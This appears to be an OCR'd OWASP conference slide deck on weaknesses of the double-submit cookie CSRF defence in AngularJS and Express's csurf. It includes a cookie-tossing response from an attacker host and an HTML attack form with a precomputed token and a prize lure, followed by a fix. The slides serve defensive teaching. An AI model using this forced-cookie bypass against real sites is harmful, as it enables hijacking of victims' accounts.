
OWASP
The Open Web Application Security Project

- AngularJS $http service has built-in support to help prevent CSRF*
- Reads token from cookie (XSRF-TOKEN) and sets custom HTTP header (X-XSRF-TOKEN)
- Server needs to implement token validation
- Can be used as double-submit cookie pattern if server compares cookie value with HTTP header

*https://blogs.synopsys.com/software-integrity/2017/02/24/angularjs-security-http-service/

AngularJS & csurf

OWASP
The Open Web Application Security Project




csurf.js

```
const https = require('https');
const express = require('express');
const fs = require('fs');
const cookieParser = require('cookie-parser');
const csurf = require('csurf');
const config = require('./app.conf');
const app = express();

//cookie-parser must be loaded when using csurf in cookie mode
app.use(cookieParser(config.secret));

//load csurf in cookie mode
app.use(csurf({cookie: {secure: true, httpOnly: true}}));

//set XSRF-TOKEN cookie in response and send
//the user the Angular app and form in myForm.html
app.get('/myForm', function (req, res) {
  res.cookie('XSRF-TOKEN', req.csrfToken(), {secure: true});
  res.sendFile("myForm.html", {root: __dirname});
});
```

OWASP

The Open Web Application Security Project

Default Value Function



csurf/index.js at master
GitHub, Inc. [US] | https://github.com/expressjs/csurf/blob/master/index.js

```
/**
 * Default value function, checking the `req.body`
 * and `req.query` for the CSRF token.
 *
 * @param {IncomingMessage} req
 * @return {String}
 * @api private
 */

function defaultValue (req) {
  return (req.body && req.body._csrf) ||
    (req.query && req.query._csrf) ||
    (req.headers['csrf-token']) ||
    (req.headers['xsrf-token']) ||
    (req.headers['x-csrf-token']) ||
    (req.headers['x-xsrf-token'])
}
```

Body and query parameters checked first!


Exploit Default Value Function

OWASP
The Open Web Application Security Project


Response from https://evil.example.com:443/bogus [127.0.0.1]
Forward
Drop
Intercept is on
Action
Raw
Headers
Hex
HTML
Render

```
HTTP/1.1 404 Not Found
X-Powered-By: Express
Set-cookie: _csrf=a; Path=/submit; Domain=example.com; HttpOnly; Secure
Content-Security-Policy: default-src 'self'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 136
Date: Wed, 15 Mar 2017 13:14:22 GMT
Connection: close
```

✚




```
<h3>CSRF form sent from attacker, with pre-calculate CSRF token for the secret 'a'!</h3>
<form action="https://www.example.com/submit?_csrf=a-GePpmiVVNII39L6UB5Hh4t5-mj0" method="post">
  <input type="hidden" name="name" value="Victim">
  <input type="hidden" name="email" value="attacker@example.com">
  <br><input type="submit" value="Click me to win $100">
</form>
```

=

CSRF Defense Bypassed

Specify Custom Value Function

OWASP
The Open Web Application Security Project


csurf.js

```javascript
const https = require('https');
const express = require('express');
const fs = require('fs');
const cookieParser = require('cookie-parser');
const csurf = require('csurf');
const config = require('./app.conf');
const app = express();

//cookie-parser must be loaded when using csurf in cookie mode
app.use(cookieParser(config.secret));

//Define custom value function to be used with csurf
function customValueFunction (req) {
  return req.headers['x-xsrf-token']; //Only accept token from header
}

//load csurf in cookie mode - with cookie signing and custom value function
app.use(csurf({cookie: {secure: true, httpOnly: true, signed: true},
  value: customValueFunction }));

//set XSRF-TOKEN cookie in response and send
//the user the Angular app and form in myForm.html
app.get('/myForm', function (req, res) {
  res.cookie('XSRF-TOKEN', req.csrfToken(), {secure: true});
  res.sendFile("myForm.html", {root: __dirname});
});
```

Summary

The Open Web Application Security Project

- Double-submit Cookie Pattern based on partially incorrect assumptions
- Integrity protection of cookies is very weak
- Attackers can often force cookies upon other users
- Be careful which token you validate against
- Additional mitigations often required to strengthen the defense

Thank You!

OWASP
The Open Web Application Security Project

Questions?

@securitybits